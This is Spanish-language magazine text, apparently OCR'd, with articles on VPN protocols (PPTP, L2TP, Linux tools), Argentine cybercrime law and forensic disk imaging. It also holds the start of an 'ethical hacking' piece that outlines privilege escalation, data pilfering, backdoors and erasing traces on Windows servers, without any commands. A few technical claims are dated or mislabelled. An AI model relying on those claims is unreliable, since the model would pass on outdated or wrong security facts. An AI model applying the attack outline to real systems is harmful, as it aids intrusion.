Luego de que el usuario hizo una primera conexión al ISP, se necesita una segunda llamada que se realiza sobre la conexión PPP recién creada en la llamada anterior. Los datos enviados en esta segunda conexión son datagramas PPP (paquetes PPP encapsulados).

La segunda llamada crea una conexión virtual privada sobre la LAN privada de la Organización, lo cual se da en llamar túnel.

De esta forma se envían paquetes a una computadora en una red privada ruteándolos sobre otra red, que puede ser Internet. Los routers de esta otra red no pueden acceder a la computadora que está en la red privada. Sin embargo, el túnel permite a la red origen, hacer llegar los paquetes a un dispositivo de la red intermedia como el Servidor PPTP, que se conecta tanto a la red que rutea los paquetes como a la red privada.

Cuando el Servidor PPTP recibe el paquete, lo manda a la computadora correspondiente en al red privada. El Servidor procesa el paquete PPTP para obtener el nombre o la direc-

ción de la computadora de la red privada, información que está encapsulada en el paquete PPP. El paquete PPP encapsulado puede contener varios protocolos como TCP/IP, IPX o NetBEUI.

L2TP

L2TP es una combinación de PPTP de Microsoft y un consorcio de empresas (entre las que se encuentran US Robotics y 3COM) y L2F de CISCO. PPTP soporta túneles sobre PPP, y L2F permite túneles sobre SLIP y PPP. Después de que CISCO diseñara L2F, la IETF (Internet Engineering Task Force) pidió a la compañía que combine PPTP y L2F en un protocolo para evitar confusiones y permitir la compatibilidad entre productos existentes en el mercado. Se supone que L2TP tiene las mejores características de cada uno.

Uno de los mejores avances de L2TP es que corre sobre redes no basadas en IP, incluyendo ATM, X.25 y Frame Relay. Sin embargo, no se puede contar con esta característica en algunas plataformas que solamente soportan IP, como por ejemplo Windows 2000.



Figura 2

L2TP puede utilizar o no IPSec para implementar el túnel, pero IPSec permite agregar autenticación y encripción.

Usando L2TP, un ISP u otro servicio de acceso puede crear un túnel virtual para unir un sitio remoto con una red privada corporativa. El LAC (L2TP Access Connector) que se encuentra en el POP (Point of Presence) del ISP intercambia mensajes PPP con los usuarios remotos y se comunica utilizando mensajes de control con el LNS (L2TP Network Server) para configurar el túnel. L2TP pasa mensajes de control a través del túnel virtual entre los dos extremos de una comunicación punto a punto.

Un LAC es típicamente un dispositivo ubicado en el POP del ISP, y su configuración está a cargo de éste. El LNS es el extremo final del túnel, inicia las llamadas salientes y recibe las entrantes que vienen del LAC.

Secuencia de conexión en el establecimiento de un túnel L2TP genérico

La conexión entre un usuario remoto, un LAC, un ISP POP y un LNS en la LAN local usando L2TP se lleva a cabo de la siguiente manera:

El usuario remoto inicia la conexión PPP en el ISP, usando un teléfono o ISDN.

El LAC del ISP acepta la conexión en el POP y se establece el link PPP.

Después de que el usuario y el LNS negocian con LCP, el LAC autentica parcialmente al usuario con CHAP o PAP (Protocolos de autenticación de PPP). Si el usuario no es un usuario permitido de la VPDN, la autenticación continúa y el usuario va a poder utilizar Internet u otro servicio al que se haya conectado. Si el nombre de usuario es un cliente de la VPDN, se establece la conexión con el LSN.

Los extremos del túnel, el LAC y el LNS, se autentican entre sí antes de comenzar la sesión del túnel.

Una vez que se establece el túnel, se crea una sesión L2TP para el usuario.

El LAC va a propagar las opciones negociadas en el LCP, y la información de autenticación CHAP o PAP al LNS, quien valida estos datos para finalmente crear la conexión virtual.

Esta negociación resulta para el usuario como si el intercambio fuera solamente entre él y el LNS, y no hubiera un dispositivo intermediario como el LAC.

En qué se basa la seguridad en ambos protocolos

La VPN se puede establecer a 20 hops de distancia del destino atravesando muchas redes distintas, y sin embargo se configura para acceder de manera directa a una LAN privada. ¿Cómo nos podemos asegurar de que nadie ajeno a la compañía está viendo nuestra información?

Para dar autenticación de usuario, PPTP usa varios protocolos de autenticación basados en PPP, que incluyen Extensible Authentication Protocol (EAP), Microsoft Challenge Handshake Authentication Protocol (MSCHAP) versión 1 y versión 2, Challenge Handshake Authentication Protocol (CHAP), Shiva Password Authentication Protocol (SPAP), y Password Authentication Protocol (PAP). MSCHAP versión 2 y EAP Transport Layer Security (TLS) son más seguros porque proveen autenticación mutua, en la cual el Servidor VPN y el cliente verifican la identidad de la otra parte.

La encriptación PPTP asegura que nadie puede ver los datos que viajan a través de Internet. MPPE (Microsoft Point to Point Encription) negocia la encriptación sobre una conexión PPP y puede ser usado solamente con MSCHAP (versión 1 y versión 2) y EAP-TLS. Se puede utilizar uno de los tres métodos de encriptación MPPE: 40 bits, 56 bits, o 128 bits.

PPTP cambia las claves de encriptación con cada paquete recibido. MPPE fue diseñado para enlaces punto a punto en donde cada paquete de datos llega secuencialmente y en donde pocos paquetes se pierden. En ese entorno, la clave de encriptación de un paquete puede depender de la desencriptación del paquete anterior.

En el entorno VPN, esta configuración no funciona porque los paquetes de datos frecuentemente llegan fuera de secuencia. Por eso PPTP desencripta paquetes independientemente del orden y usa un número de secuencia para alterar las claves de encriptación para desencriptar el paquete anterior.

A pesar de que PPTP es razonablemente seguro, no es tan seguro como L2TP sobre IPSec. L2TP sobre IPSec provee autenticación a nivel de usuario y también encriptación de datos.

L2TP sobre IPSec utiliza certificados locales en el inicio de la comunicación, los mismos se obtienen de una Autoridad Certificante (CA). El cliente y el servidor intercambian sus certificados para crear la IPSec ESP Security Asociation (SA).

Después de que L2TP sobre IPSec completa el proceso de autenticación entre cliente y servidor, comienza el proceso de autenticación a nivel usuario. Se puede elegir autenticación basada en PPP (por ejemplo PAP, que manda nombre de usuario y contraseña en texto plano). El proceso es todavía seguro porque L2TP sobre IPSec encripta la sesión. Sin embargo, se puede autenticar en una forma más segura utilizando MSCHAP, que usa una clave de encriptación separada de la que se utiliza a nivel autenticación entre máquinas.




Figura 1

PPTP agrega un encabezado GRE para enviar los datos a través del túnel.

Como L2TP sobre IPSec utiliza el algoritmo Triple Data Encription Standard (3DES), la encriptación es mucho más fuerte que la que realiza PPTP. 3DES se usa solamente en Norteamérica y está diseñado para entornos de alta seguridad. Si no se necesita este nivel de seguridad, se puede utilizar DES, que usa una clave de 56 bits, mientras que 3DES usa tres claves de 56 bits.

L2TP sobre IPSec no solamente provee autenticación a nivel computadoras y usuarios, sino que también ofrece autenticación de datos. Para ello, L2TP sobre IPSec usa “Hash Message Athentication Code (HMAC) Message Digest” MD5. Con este método crea un hash de 128 bits para autenticar la información.

Conclusión

Por lo antes expuesto, podemos concluir que las diferencias a nivel funcional son pocas, y que las ventajas de L2TP con respecto a la fortaleza de los protocolos de encriptación y autenticación son realmente superiores a los de PPTP. De todas maneras, no olvidemos que algoritmos más fuertes de encriptación conllevan también un uso intenso de CPU para realizar estas operaciones.

L2TP es un protocolo que está evolucionando y en su versión 3 agrega MPLS (Multiprotocol Label Switching), el cual combina información de capas 2 y 3 para flexibilizar el tráfico y proveer QoS (Quality of Service).

Si nuestra Organización implementa VPN y necesita la mayor privacidad que se pueda obtener, sin duda utilizaremos L2TP, pero si tenemos un panorama distinto, en donde se necesita un nivel medio de seguridad sin necesidad de utilizar infraestructura de clave pública basada certificados PKI (Public Key Interchange), PPTP es una muy buena opción.





Quién es quién en el mundo de las VPNs bajo Linux

Por: Luis Otegui

Seguramente, en el último tiempo ha escuchado hablar de VPNs. Mucha gente habla de ellas como si fueran la panacea universal en la defensa de las comunicaciones de la empresa, o como si fueran estrictamente necesarias para el funcionamiento de las mismas. Es verdad que en ciertos escenarios se convierten ayudas muy convenientes, pero es necesario detallar sus principales usos, y ver qué tipo de implementación es la más adecuada a su escenario.

Comenzaré diciendo que el fin de este artículo no es explicar detalladamente la implementación o la configuración de cada producto, sino ayudarlo a comprender la utilización y los principales usos de cada uno, con la esperanza de que esto le sirva para decidirse por alguno de ellos.

Definimos primero una VPN. O Red Privada Virtual, como una implementación que permite realizar una conexión segura con alguna red segura también, pasando por un medio inseguro.
Los típicos escenarios de implementación de una Red privada Virtual son dos. El primero consiste en usuarios que deben conectarse a una red privada corporativa mediante una conexión encriptada, a través de un medio no confiable, como Internet o una conexión Wi-Fi, en un estilo de conexión cliente-servidor.
En el segundo, dos redes privadas seguras se conectan vía un enlace punto-a-punto cifrado, con un modelo de conexión P2P (peer to peer). Lo más común para desarrollar éste último tipo de conexión es la implementación de routers con soporte VPN. Cisco soporta desde su IOS varios protocolos de encripción. Sin embargo, firewalls dedicados pueden utilizarse de la misma manera.

Los puntos flacos de las implementaciones de Redes Privadas Virtuales son dos: la performance (la encripción puede ser una gran devoradora de recursos de sistema), y lo limitada de la utilización de estas implementaciones en conjunto con NAT (Network Address Translation). En general, las "puntas" de una enlace VPN no se colocan en LANs corporativas por este último motivo, excepto por el caso de varios clientes conectados a un VPN server, descrito más arriba. Para solucionar el problema de conjugar VPNs y NAT, muchas veces el VPN server se monta sobre el firewall de la LAN corporativa, pero esto, como se ha dicho, trae aparejados problemas de sobrecarga para el sistema.

Dado lo extendida de su implementación, lo estable de su código, y su potencia, IPSec, vía FreeS/WAN u OpenS/WAN, es la implementación más recomendable para la realización de una VPN

Bien, ahora que sabemos a qué atenernos, veamos qué herramientas tenemos disponibles para crear túneles seguros en la red sobre Linux:

FreeS/WAN (ahora OpenS/WAN)

FreeS/WAN (http://www.freeswan.org/) es la implementación de un método de encripción más longeva en el mundo Linux, aunque recientemente ha sido sustituída por su sucesora, OpenS/WAN. Se basa en IPSec, un *backport* de encabezados de seguridad de IPV6 a IPV4. Tiene las ventajas de ser la más robusta y poderosa de todas las implementaciones, además de ser la más aceptada. Se compone de un par de módulos y comandos en espacio de usuario, los cuales son instalados por FreeS/WAN. La línea de kernels 2.6 ya incluyen estos módulos, pero, en general, la línea 2.4 no, por lo que habrá que parchear el kernel, y recompilarlo para agregar la funcionalidad de IPSec a nuestro sistema. Lo más probable es que FreeS/WAN esté incluida en su distribución de Linux, pero como el proyecto ha caducado recientemente, le recomiendo "pasarse" a OpenS/WAN, un proyecto paralelo fundado por alguna de la gente que desarrollaba FreeS/WAN. Lo más probable es que en un futuro muy cercano las distribuciones principales de Linux reemplacen sus paquetes de FreeS/WAN por OpenS/WAN. Mientras tanto, habrá que compilarlo bajando el código de www.openswan.org/.

Las ventajas más reseñables de la implementación IPSec, sea vía FreeS/WAN o vía OpenS/WAN, son su robustez, la interoperabilidad con otros sistemas operativos, y la estabilidad del producto, dado que ya lleva varios años de desarrollo. Como puntos en contra, podemos resaltar el grado de conocimiento necesario para poder realizar una implementación exitosa, y el hecho de que, al estar diseñado para conectar redes enteras a través de túneles seguros, no "escalea" bien hacia abajo. Esto es, tiene requerimientos de sistema demasiado importantes, y puede que le quede "grande" a su escenario…

OpenSSH

Más que estándar en el mundo Linux como herramienta de shell remoto, poca gente sabe de la funcionalidad de los SSH servers como reenviadores de paquetes encriptados. Vía esta implementación, es posible crear un túnel seguro para cualquier servicio TCP que corra en un solo puerto, vía los *switches* –L y –R.

Es posible además hacer túneles PPP sobre SSH (lo que normalmente se realiza vía IPSec), pero esto es desastroso en términos de recursos de sistema, llevando la carga de CPU hasta las nubes…

Sin embargo, su habilidad para crear túneles seguros desde un host específico corriendo un servicio específico, la coloca en el hueco dejado por IPSec. Es útil para asegurar conexiones de acceso remoto y de tipo punto-a-punto, si bien, como se ha dicho, no se desenvuelve bien cuando de enlutar tráfico entre dos redes se trata.

OpenSSH está incluída en virtualmente todas las distribuciones de Linux existentes, y sus páginas de manual son bastante claras en la forma de realizar *port forwarding* seguro mediante esta herramienta.

STunnel

Stunnel no es más que un *wrapper* SSL; todo lo que hace es encriptar *port forwarding*, de la misma forma que OpenSSH lo hace. Además, tiene un requerimiento que muchos encontrarán molesto, la necesidad de instalar certificados de seguridad,



ya sea firmados por nosotros mismos, o por alguna autoridad certificadora…

STunnel está incluída en todas las distribuciones importantes, y su *man page* es bastante clara acerca de su utilización.

OpenVPN

OpenVPN nace, según su autor, para cubrir la necesidad de un sistema de VPN más sencillo que IPSec. Basado en OpenSSL, corre en espacio de usuario, y lo que hace es encapsular el tráfico encriptado en paquetes “normales” (es decir que no es necesario modificar el kernel). Como corre en espacio de usuario, es mucho más fácil de portar de un sistema otro, y al basarse en OpenSSL, tiene todas sus ventajas, así como sus debilidades…

La única contra significativa de este producto es que sólo es capaz de realizar un túnel en un determinado puerto, es decir que si queremos realizar múltiples conexiones a un server, tendremos que arrancar en el mismo tantos otros procesos, escuchando cada cual en su puerto… La versión 2.0 (ahora en estado RC6) promete soportar múltiples conexiones, convirtiéndola así en una buena alternativa para escenarios de acceso remoto.

El sitio del producto (http://openvpn.net/) incluye información muy detallada acerca de la instalación, configuración, y mantenimiento. Hay paquetes disponibles para algunas distros, mantenidos en forma independiente.

PoPToP

Basado en el protocolo de encripción de bajo nivel de Microsoft Point-to Point Tunneling Protocol (PPTP), esta implementación tiene sus buenos fanáticos en el mundo Linux, básicamente porque al formar parte de la suite Windows NT desde la versión 4.0, hace las cosas fáciles como solución cross-platform. Además, PPTP no sólo hace túneles IP, sino además NETBEUI e IPX. Ahora bien, así como comparte estas virtudes, también sus falencias. MSCHAP, el protocolo de encripción utilizado por PPTP, ha mostrado ser extremadamente vulnerable. Esto ha sido parcialmente arreglado por el parche MSCHAPv2, pero para varios analistas, el protocolo simplemente no es confiable… A menos que se pueda configurar a todos los clientes y servidores para utilizar MSCHAPv2, no es recomendable instalar esta solución.

Bajo Linux, PPTP se implementa como dos aplicaciones separadas, PoPToP para la parte del servidor, y PPTP Client como cliente. En www.**poptop**.org/ y en http://pptpclient.sourceforge.net/ se encuentra información acerca de la instalación y configuración de ambas partes de esta suite.

Otras implementaciones

Hay otras tres implementaciones de túneles seguros, y si bien dos de ellas tienen serios problemas de seguridad, vale la pena mencionarlas.

CIPE (http://sites.inka.de/sites/bigred/devel/cipe.html) y vtun (http://vtun.sourceforge.net/) son conceptualmente iguales a OpenVPN, pero a diferencia de este, utilizan sus propios sistemas criptográficos, basados en MD5 y 3DES, en implementaciones a medida. El principal “pero“ que se les achaca, y de ahí su escasa difusión, es que varios criptógrafos han mostrado serias fallas en estas implementaciones, las cuales, parece, distan mucho de solucionarse.

Lo mismo le pasa a nuestro tercer “invitado”, tinc (http://www.tinc-vpn.org/). El principal argumento de vtun es su simpleza, y la capacidad de administrar el tráfico y la compresión de datos. Tinc hace asimismo énfasis en la facilidad con que se escala la implementación en relación al crecimiento de los requerimientos de la red. Mientras que CIPE arguye ser una implementación destinada a crear routers VPN, y ofrece una versión que corre bajo Windows. Si vale la pena correr los riesgos con éstas implementaciones, eso sólo lo pueden decidir ustedes…

Conclusión

En conclusión, dado lo extendida de su implementación, lo estable de su código, y su potencia, IPSec, vía FreeS/WAN u OpenS/WAN, es la implementación más recomendable para la realización de una VPN. Sin embargo, en un futuro muy cercano, OpenVPN podría plantarles una dura batalla en el mercado de los usuarios que recién se inician a las redes privadas virtuales, o que no necesitan una solución de tanta potencia para sus necesidades. Stunnel y OPenSSH ayudan de manera rápida a implementar túneles seguros a una aplicación específica (un punto-a-punto en su sentido más estricto, podríamos decir), y, si se está dispuesto a aceptar los riesgos, PoPToP es una solución rápida para conectividad cifrada entre los mundos de Linux y Windows. Espero que este breve resumen los ayude a decidir qué implementación es la más conveniente a sus necesidades, o cuando menos, les despierte la curiosidad sobre un tema que en el futuro cercano será mucho más común que hoy en día.

Delitos Informáticos


Por: Dr. Esteban Garuti

Los delitos informáticos y sus consecuencias penales

No alcanza hoy con calcular los ingresos que las empresas pierden a causa de los denominados delitos informáticos y tampoco alcanza determinar los incrementos de costos en el área de la seguridad informática.
Todos los días nace una nueva forma de delinquir dejando consecuencias gravosas, ya sea atacando a las redes o a los usuarios en general.
En nuestro país y en el resto de los países, la legislación avanza más lento que la tecnología informática generando con ello una zona liberada para la consumación de los delitos.

Qué son los delitos informáticos

Se denomina delito informático a cualquier conducta ilegal, no ética o no autorizada que involucra el procesamiento automático de datos y/o la transformación de datos. Asimismo y dentro de las diferentes definiciones encontramos una amplia, que nos indica que es toda acción reputada como delito que para su consumación se utilizan o afectan medios informáticos. Por otro lado, una definición restringida que entiende al delito como toda acción que vulneran los equipos básicos de computación.
Entre las acciones o conductas más comunes encontramos: la manipulación en los datos e informaciones que se encuentran contenidos en los archivos o soportes magnéticos ajenos, acceso a los datos y utilización de los mismos por quien no está autorizado para ello, introducción de programas en computadoras para destruir información datos o programas, utilización de la computadora y/o programa de otra persona sin autorización con el fin de obtener beneficios propios en perjuicio del otro, utilización del ordenador con fines fraudulentos, agresión a la privacidad mediante la utilización y procesamiento de los datos personales con fin distinto al autorizado. También se agregan a estas conductas, el fraude por manipulaciones de una computadora contra un sistema de procesamiento de datos, el espionaje informático, el robo de software, el sabotaje informático, el robo de servicios, el acceso no autorizado a sistemas de procesamiento de datos y otros más.
Los efectos de estos delitos se trasladan al patrimonio, lugar dónde se registran los mayores índices de pérdidas ya sea por denegación de servicios en máquinas que se emplean en tareas cotidianas como ser cajeros, tarjetas, sustracción y venta de información o con ataques de virus, espionaje, etc.
En este caso el Código penal protege la información cuando ésta constituya un secreto, y la ley de confidencialidad de los datos cuando ésta, en su conjunto, reúne los requisitos para ser un secreto comercial. La sustracción de información que en sí misma no constituya un secreto, no está penada ya que el artículo 62 del Código Penal requiere que sea una cosa material.
Los delitos cometidos contra la intimidad de las personas se materializan invadiéndola por el empleo ilegal de bases de datos utilizando como herramienta al Spam. Se observa últimamente que los medios informáticos penetran cada vez más en espacios reservados a la intimidad ya sea por medio de fotografías satelitales o scanner térmicos.
En una sociedad que tiene cada día mayor dependencia a los sistemas informáticos, hay quienes atentan contra la seguridad pública y las comunicaciones afectando a bienes colectivos, ya sean paralizando servicios públicos o la defensa nacional y la seguridad militar por medio de ataques con virus informáticos. Para esa circunstancia el artículo 197 del Código Penal sanciona a quien interrumpa el servicio de comunicaciones.



Por otro lado, ha sido amenazada la fe pública por quienes intentan falsificar o alterar la información que se transmite por medio de los sistemas informáticos, presentándose habitualmente como un antecedente de la comisión de un delito contra el patrimonio.
Como parte de una solución a este problema nació la firma digital que pone freno a las alteraciones antes mencionadas. Nuestra legislación incorpora la ley de firma digital otorgándole, además, al documento electrónico valor probatorio.
Otros delitos internacionalmente repudiados y perseguidos son aquellos cuyos contenidos ilegales hagan mención a la discriminación ya sea racial, política, religiosa, etc., como así también son investigados y sancionados aquellos quienes distribuyan pornografía infantil.

El perfil

Ante la gran cantidad de delitos cometidos en la empresa se ha configurado un perfil estimativo de quien estafa o defrauda, arribando a estos resultados: generalmente es una persona de sexo masculino con un promedio de edad que va desde los 24 a 42 años, con ingresos importantes y una antigüedad no mayor a cinco años en la empresa, se presenta en sus tareas diarias como eficiente y rápido. Este perfil en la mayoría de los casos genera en las empresas pérdidas significativas en su

facturación y generalmente no se recupera el total del patrimonio perdido.
Hay antecedentes de ex empleados que, disconformes con su alejamiento de su actividad atentan contra los sistemas con información que se encuentra en su poder o con la venta de la misma.
El acceso ilegítimo o daños menores es llevado a cabo por hackers o usuarios descontentos y los daños mayores o sabotaje informático son cometidos por sujetos que son empleados de la empresa o espías profesionales.
También hay sujetos que violan la privacidad de las personas o tratan ilícitamente los datos personales siendo estos identificados como investigadores privados, empresas de marketing, agencias de informes crediticios, entre otras.
Por último encontramos a los piratas informáticos o a quienes, dentro de la empresa entregan una copia amigable de programas violando la propiedad intelectual del software y de bases de datos entre otras cosas.

Las soluciones legales

Nuestro ordenamiento legal cuenta con una serie de leyes que contribuyen a un mejor tratamiento entre las cuales se pueden mencionar:
1. Ley 11.723, de Propiedad Intelectual reformada por la ley 25.306
2. Ley 25.326 de Hábeas Data
3. Ley 25.206 de Firma Digital
4. Ley 25.520 de Inteligencia Nacional
5. Ley 19.798 de Telecomunicaciones
6. Ley 25.873 modificatoria de Ley 19.798. Responsabilidad de ISP de entregar y reservar información
7. Ley 25.891 Servicios de Comunicaciones Móviles
8. Ley 24.766 de Confidencialidad de la Información
9. Ley 24.769 de Delitos Tributarios

Acompañan a este esfuerzo legislativo una serie de proyectos de ley de delitos informáticos que no han obtenido la trascendencia necesaria para que se materialicen en una ley eficiente.

Parte de la solución

El fraude dentro de la empresa debe ser tratado y denunciado, el silencio para no investigar o sancionar a quien cometa un ilícito puede generar nuevos hechos y consecuencias económicas de significancia dentro de la misma. Para ello lo recomendable es, al detectarse una irregularidad, separar preventivamente de sus funciones a quien se lo indica como sospechoso, preservar la prueba y radicar la denuncia para determinar la autoría y la eventual responsabilidad penal de quien sea imputado del delito.
Por otro lado es importante invertir en capacitación de los dependientes de la empresa acerca de las consecuencias generadas por el mal uso de los sistemas informáticos y en segundo lugar dirigir la toma de decisiones en la prevención de los delitos informáticos.


Dr. Esteban Garuti
egaruti@mdnabogados.com.ar
www.mdnabogados.com.ar











Análisis Forense

Visión general de Disk Imaging (Obtención de una imagen del disco)

Por Deb Shinder

Los profesionales de IT están inundados con información sobre cómo prevenir intromisiones y ataques. Pero, ¿qué hacer si sucede lo peor a pesar de los parches de seguridad, cortafuegos y otros esfuerzos?

Dado los enormes costos en sistemas caídos, pérdida de productividad, y carga de trabajo administrativo que puede resultar a raíz de un ataque, nos parece correcto que sean combatidos quienes atacan nuestros sistemas cuando son descubiertos o procesados, pero no sucede muy a menudo. Esto es porque un proceso criminal con éxito (o juicio civil) requiere evidencia concreta, admisible que puede ser difícil de probar. Lamentablemente, la evidencia, a menudo, es contaminada o destruida en el proceso de respuesta al ataque (de la misma manera que el agua utilizada para apagar el fuego muchas veces es la causa de tantos daños como el fuego mismo).Si hay alguna posibilidad de que un caso pueda ir a la corte, es extremadamente importante que la evidencia digital sea manejada apropiadamente por cada uno que acceda a ella. El proceso de pasar la evidencia de una persona a otra se conoce como "cadena de custodia", pero es menos claro cuando estamos hablando de datos digitales que de objetos físicos.

El punto importante es que la evidencia puede llegar a ser inadmisible si cualquier persona que la maneja luego de un incidente hace algo y la modifica. Simplemente abriendo un archivo la cambia (por ejemplo, la fecha de la última modificación puede cambiar), entonces, ¿cómo puede la evidencia digital preservarse siempre en un estado admisible?

La respuesta es realizar cualquier examinación de la evidencia no sobre los datos originales, sino sobre una copia exacta hecha para ese propósito. Satisfacer a las altas exigencias de la corte, no es tan simple como suena. La copia debe ser una imagen a nivel de bit del disco original, sector por sector de todos los datos binarios y contener todo el espacio activo, espacio libre, y otros datos. Esto requiere software de "imaging" hecho para este propósito. El software de "imaging" para los propósitos forenses, debe utilizar una cierta metodología de verificación para asegurarse que la copia sea exactamente como la original. Por esta razón, es mejor no utilizar software de "imaging" hecho para otros propósitos (como el Norton Ghost, que fue hecho para crear imágenes de discos clonadas para instalar en múltiples máquinas, pero no fue diseñado específicamente para el uso forense con énfasis en la integridad absoluta de la copia).

Sistemas de "imaging" para análisis forenses muchas veces usan una computadora especial que se conecta con la máquina en estudio vía uno de sus puertos de comunicación, con lo cual se puede hacer la copia completa del disco a otro, a una cinta, o a otros medios electrónicos. En otros casos, el disco de la computadora en estudio es removido para ser copiado. El proceso de "imaging" se debe hacer de una forma que no deje rastro alguno (que no realice ningún cambio) en la computadora en estudio.

El proceso de "imaging" se debe hacer de una forma que no deje rastro alguno (que no realice ningún cambio) en la computadora en estudio.

Una vez que se ha hecho la copia forense, el disco original se pone a un lado y se preserva en su estado actual. Todo el trabajo de examinación se hace sobre la copia. También se necesitará poder atestiguar que la computadora fue aislada inmediatamente de la red y asegurada físicamente de modo que nadie pudiera realizarle ningún cambio entre el descubrimiento del incidente y el tiempo en el que el disco era duplicado. No debe hacer nada. No encienda ni apague la computadora, ni examine los registros hasta que el disco haya sido duplicado. La obtención de la imagen del disco debe realizarla un investigador forense calificado. Esta no es una reflexión sobre sus habilidades como profesional de IT, o sobre su integridad personal; esto es porque, probablemente, un abogado de la defensa en un juicio pregunte por las credenciales de los que realizaron la obtención de la imagen y/o examinación y una mayor credibilidad se le otorgará a la evidencia si fue recogida por un especialista en análisis forenses de computadoras.

DEB SHINDER es una consultora de tecnología, que capacita y escribe, ha sido autora de un número de libros en sistemas operativos de computadoras, networking y seguridad. Estos incluyen "Scene of the Cybercrime: Computer Forensics Handbook," publicado por Syngress, y "Computer Networking Essentials," publicado por la Cisco Press. Es co-autora, con su esposo, Dr. Thomas Shinder, de"Troubleshooting Windows 2000 TCP/IP," el best-seller "Configuring ISA Server 2000," "ISA Server and Beyond," y "Configuring ISA Server 2004." Deb se especializa actualmente en ediciones de seguridad y los productos de Microsoft; le han concedido Status de Most Valuable Player en seguridad de Microsoft (MVP). Fue oficial de policía e instructora de la academia de policía, vive y trabaja en el área de Dallas- Fort Worth, enseña sobre redes y seguridad, y ocasionalmente cursos sobre justicia criminal; en la universidad de Eastfield en Mesquite, TX.

Recomendamos leer el artículo "Herramientas de Análisis Forense" en la Sección Tools de esta edición.

Ethical Hacking


Paso 6: HACKING NT, 2K y Windows 2003.

Parte 2 de 2: Ataques autenticados contra sistemas Windows NT/2000:

Por: Hernán L. Cuevas
Microsoft Certified Systems Engineer
hlcuevas_mcse@yahoo.com.ar

En la parte 1 de "HACKING NT, 2K y Windows 2003", (NEX IT Specialist #13 pag 44) describimos los llamados "ataques NO autenticados".

En lo que sigue, suponemos que ya se ha podido comprometer un Server W2K mediante un ataque No autenticado. Conocer el **UID** de un usuario sin privilegios y su password es ya un logro, pero el objetivo es ser ADMINISTRATOR o que la cuenta tenga los privilegios de Administrador (es decir pertenecer al grupo de Administradores). A partir de aquí los ataques son autenticados. El proceso de pasar de usuario común a tener privilegios de Administrador se llama "escalada de privilegios".
Ya obtenidos privilegios de administrador, lo que sigue es lo que llamamos un sondeo y robos para dominar toda la empresa (en inglés se lo conoce como "pilfering"). El paso que le sigue será muy probablemente utilizar herramientas para crear los llamados "backdoors" o herramientas de control remoto y redireccionamiento de puertos. Es decir, tener a disposición la red cuándo y cómo la desee. NETCAT (llamada la navaja suiza de las herramientas de seguridad) se destaca entre todas y la veremos en detalle en un artículo especial bajo TOOLS. Al igual que un robo sofisticado, el hacker intentará borrar sus huellas como paso final. Su acción habrá sido devastadora.



Escalada de privilegios

Cuando un individuo ha conseguido una cuenta de usuario en un sistema intentará mediante todo tipo de técnicas aumentar sus privilegios hasta conseguir derechos administrativos sobre el mencionado sistema afectado.

Si bien está metodología de ataque no es algo nuevo, día a día se descubren nuevas vulnerabilidades que posibilitan a individuos maliciosos su utilización.

Un ejemplo de escalada de privilegios así como medidas correctivas se puede ver en un boletín de seguridad publicado por Microsoft el pasado mes de Abril de 2004: http://www.microsoft.com/latam/technet/seguridad/boletines/ms04-011-it.asp.

Como puede verse las principales empresas informáticas se esfuerzan para mejorar sus productos y así contrarrestar nuevos mecanismos que permitan lograr los objetivos de los atacantes. **¿Cómo protegerme?** Para proteger un sistema de ataques de escalación de privilegios es fundamental que un administrador mantenga sus sistemas permanentemente actualizados. Por otro lado, una forma de detectar intentos de acceso o uso de cuentas no autorizados es mediante la auditoria de eventos fallidos de inicio de sesión de cuentas en controladores de dominio o inicio de sesión local en otros servidores.

Pilfering (sondeo y robos)

